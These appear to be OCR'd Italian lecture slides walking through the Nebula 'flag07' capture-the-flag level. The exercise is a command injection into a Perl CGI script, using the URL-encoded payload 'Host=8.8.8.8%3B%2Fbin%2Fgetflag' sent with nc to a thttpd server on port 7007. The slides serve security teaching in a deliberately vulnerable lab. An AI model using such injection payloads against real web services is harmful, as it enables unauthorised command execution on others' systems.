
Risultato

(**`/bin/getflag`** non sembra essere stato eseguito)



Something went wrong

(Poor attacker)



Caveat emptor!

(La fregatura è sempre dietro l'angolo, anche per il docente!)

NOTA BENE: NON si digiti

```
/home/flag07/index.cgi Host=8.8.8.8; /bin/getflag
```


che provoca l'esecuzione sequenziale di due comandi da parte dell'interprete BASH.

- **`index.cgi`** con argomento pari a **`Host=8.8.8.8`**.
- **`/bin/getflag`**.

Questa NON è una iniezione!

Risultato

(Qui esegue anche **`/bin/getflag`**, ma non si tratta di una iniezione!)



Che cosa è andato storto?

(Bella domanda! È necessario approfondire)

Per capire che cosa non ha funzionato, bisogna approfondire la conoscenza di **`param()`**.
All'URL seguente si trova la documentazione del modulo **`CGI`**:
http://perldoc.perl.org/CGI.html

Dalla documentazione di `param()` 1/2

(Captain Obvious to the rescue!)

"Pass the param() method a single argument to fetch the value of the named parameter."

Invocato con il nome di un parametro, **`param()`** ritorna il suo valore.

Dalla documentazione di `param()` 2/2

(Questo è già meno ovvio)

"-newstyle_urls

Separate the name=value pairs in CGI parameter query strings with semicolons rather than ampersands. For example:

?name=fred;age=24;favorite_color=3

Semicolon-delimited query strings are always accepted, and will be emitted by self_url() and query_string(). newstyle_urls became the default in version 2.64."

Una scoperta interessante

(Il carattere `;` è "speciale" nel contesto HTTP)

Il carattere `;` assume un ruolo speciale nel contesto degli URL gestiti dallo standard CGI.

Tramite il carattere `;` si possono separare parametri (un po' come avviene con il carattere `&`).

La conseguenza
(Raccapricciante)

Eseguendo il comando:

```
/home/flag07/index.cgi "Host=8.8.8.8; /bin/getflag"
```

l'argomento contiene un riferimento a due parametri:

Nome=**`Host`**, valore = **`8.8.8.8`**

Nome=**`/bin/getflag`**, valore =

Tuttavia, lo script **`index.cgi`** estrae il solo valore di **`Host`** e lo assegna alla variabile **`$host`**.

→ **`/bin/getflag`** non viene iniettato.

Domande

(È possibile effettuare l'escape del carattere `;`? Esistono altri caratteri speciali?)

Si può effettuare l'escape del carattere `;`, analogamente a quanto visto in precedenza per BASH?

Esistono altri caratteri "speciali" meritevoli della stessa attenzione?

Caratteri speciali negli URL
(RFC3986)

I caratteri speciali in un URL sono definiti nell'IETF RFC3986:
https://tools.ietf.org/html/rfc3986.html (Sez. 2.2)

Leggendo l'RFC si scopre che, nella demo proposta, sono stati usati due caratteri speciali.

Carattere `;`: è usato come delimitatore di campi.

Carattere `/`: è usato come separatore di directory.

URL encoding
(RFC1738)

La procedura di escape dei caratteri speciali in un URL prende il nome di URL encoding ed è descritta nell'IETF RFC1738:
https://tools.ietf.org/html/rfc1738 (Sez. 2.2)

Dato il carattere speciale:

- si individua il suo codice ASCII;
- si scrive il codice ASCII in esadecimale;
- si prepende il carattere di escape `%`.

Un esempio

(Url encoding dei caratteri `;` e `/`)

URL encoding del carattere `;`.

- Codice ASCII in base 10: 59.
- Codice ASCII in esadecimale: 3B.
- Codifica URL encoded: **%3B**.

URL encoding del carattere `/`.

- Codice ASCII in base 10: 47.
- Codice ASCII in esadecimale: 2F.
- Codifica URL encoded: **%2F**.

L'input corretto

(Quello gradito dallo script **`index.cgi`**)

L'URL corretto da inviare allo script **`index.cgi`** prevede l'URL encoding dei caratteri speciali:

```
Host=8.8.8.8%3B%2Fbin%2Fgetflag
```

NOTA BENE: se si vuole usare uno spazio dopo il `;`, lo si deve codificare (**`%20`**) poiché è un carattere speciale!

Un nuovo tentativo di attacco


(Ragionato)

Si digiti il comando seguente:

```
/home/flag07/index.cgi \
    "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
```

Risultato

(L'iniezione ha successo, ma **`/bin/getflag`** fallisce)



Un parziale successo
(L'iniezione funziona)


L'iniezione ha funzionato, ma **`index.cgi`** non ha i privilegi di esecuzione di **`flag07`**.

→ **`/bin/getflag`** esegue e fallisce!

È necessario eseguire lo script con i privilegi dell'utente **`flag07`**.

Aggiornamento dell'albero di attacco

(L'iniezione locale non ha effetto)



Una domanda cruciale

(È possibile effettuare una iniezione remota?)

È possibile effettuare una iniezione remota con lo stesso input dell'iniezione locale?

Bisogna identificare un server Web che esegua **`index.cgi`** SETUID **`flag07`**.

Se un siffatto server esiste, l'input appena usato permette l'esecuzione di **`/bin/getflag`** con i diritti di **`flag07`**.

→ Si vince la sfida!

Analisi di `thttpd.conf`

(Permette di capire come contattare un eventuale server)

`port=7007`: il server Web **`thttpd`** ascolta sulla porta TCP 7007.

`dir=/home/flag07`: la directory radice del Web server è **`/home/flag07`**.

`nochroot`: il Web server "vede" l'intero file system dell'host (e non un file system "ristretto" ad un sottoalbero).

`user=flag07`: il Web server esegue con i diritti dell'utente **`flag07`**.

Risultato dell'analisi

(Entusiasmante per l'attaccante, deprimente per il difensore)

Si può contattare il Web server sulla porta TCP 7007 (il vettore di accesso remoto).

Il Web server vede l'intero file system (pertanto, anche il file eseguibile **`/bin/getflag`**).

Il Web server esegue come utente **`flag07`** (il che permette a **`/bin/getflag`** l'esecuzione con successo).

Esiste un Web server?

(Occorre verificare)

Per poter effettuare l'iniezione remota, occorre verificare se il Web server **thttpd** è in esecuzione sulla porta 7007.

```
$ pgrep -l thttpd
803 thttpd
806 thttpd
$ netstat -ntl | grep 7007
tcp6       0      0 :::7007                 :::*                    LISTEN
```

Esistono processi di nome **thttpd**

Un processo ascolta sulla porta TCP 7007

Sono sufficienti queste informazioni?

(Ad essere pignoli, no)

Queste informazioni danno una forte evidenza del fatto che ci sia un server **`thttpd`** in ascolto sulla porta 7007.

Tuttavia, non vi è dimostrazione del fatto che il processo in ascolto sulla porta 7007 sia proprio **`thttpd`**.

Si può dimostrare?

(Che il processo in ascolto sulla porta TCP 7007 sia thttpd?)

È possibile dimostrare che il processo in ascolto sulla porta TCP 7007 sia effettivamente **`thttpd`**.

Per farlo, servono i privilegi di **`root`** (per ragioni di sicurezza; si evita la divulgazione di informazioni sensibili sui processi).

L'opzione **`-p`** di netstat stampa il PID ed il nome del processo server in ascolto sulla porta.

```
netstat -ntlp
```

Contatto con il Web server

(Permette di rispondere alla domanda precedente)

Da utente attaccante con privilegio normale (**`level07`**) non è possibile dimostrare che il processo in ascolto sulla porta TCP 7007 sia proprio **`thttpd`**.

È necessario interagire direttamente con il Web server per avere la certezza sperimentale di questo fatto.

Contatto con il Web server

(Da linea di comando, tramite il comando **`nc`**)

È possibile inviare richieste al server (e ricevere le relative risposte) tramite il comando **`nc`** (un client TCP/IP universale).

`nc` ***`hostname port`***

`man nc` per tutti i dettagli.

Quali argomenti usare?
(Quale porta? Quale IP?)

La porta da usare è la 7007.

L'hostname da usare è uno qualunque su cui ascolta il server.

Dal precedente output di **`netstat`** si evince che thttpd ascolta su tutte le interfacce di rete (`:::`).

→ Vanno bene nomi associati a questi IP:

127.0.0.1;

l'IP assegnato all'interfaccia di rete (10.0.2.8).

Un altro piccolo esperimento

(Un primo contatto legittimo con il Web server)


Si provi a recuperare la risorsa associata all'URL **/** dal server:

```
$ nc localhost 7007
GET / HTTP/1.0
```

Che cosa si ottiene?

Risultato

(L'accesso a **/** è probito, ma si scopre che il server è effettivamente **thttpd**)



```
Last login: Wed Apr 12 12:44:31 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level07@ubuntu:~$ nc localhost 7007
GET / HTTP/1.0

HTTP/1.0 403 Forbidden
Server: thttpd/2.25b 29dec2003
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 12 Apr 2017 20:56:47 GMT
Last-Modified: Wed, 12 Apr 2017 20:56:47 GMT
Accept-Ranges: bytes
Connection: close
Cache-Control: no-cache,no-store

<HTML>
<HEAD><TITLE>403 Forbidden</TITLE></HEAD>
<BODY BGCOLOR="#cc9999" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
<H2>403 Forbidden</H2>
The requested URL '/' resolves to a file that is not world-readable.
<HR>
<ADDRESS><A HREF="http://www.acme.com/software/thttpd/">thttpd/2.25b 29dec2003</
A></ADDRESS>
</BODY>
</HTML>
level07@ubuntu:~$
```

L'ennesimo tentativo di attacco

(Sempre più convincente)


Ci si connetta al server e si invochi lo script con input URL encoded:

```
$ nc localhost 7007
GET      /index.cgi?Host=8.8.8.8%3B
%2Fbin%2Fgetflag
```

Che cosa si ottiene?

Aggiornamento dell'albero di attacco

(L'iniezione remota è sicuramente fattibile, e probabilmente funziona pure)



Login come utente **`level07`**

(Passo 1)

Login come utente **`level07`**

Contatto con il server Web


(Passo 2)

Login come
utente **`level07`**

Contatto server
`nc localhost 7007`

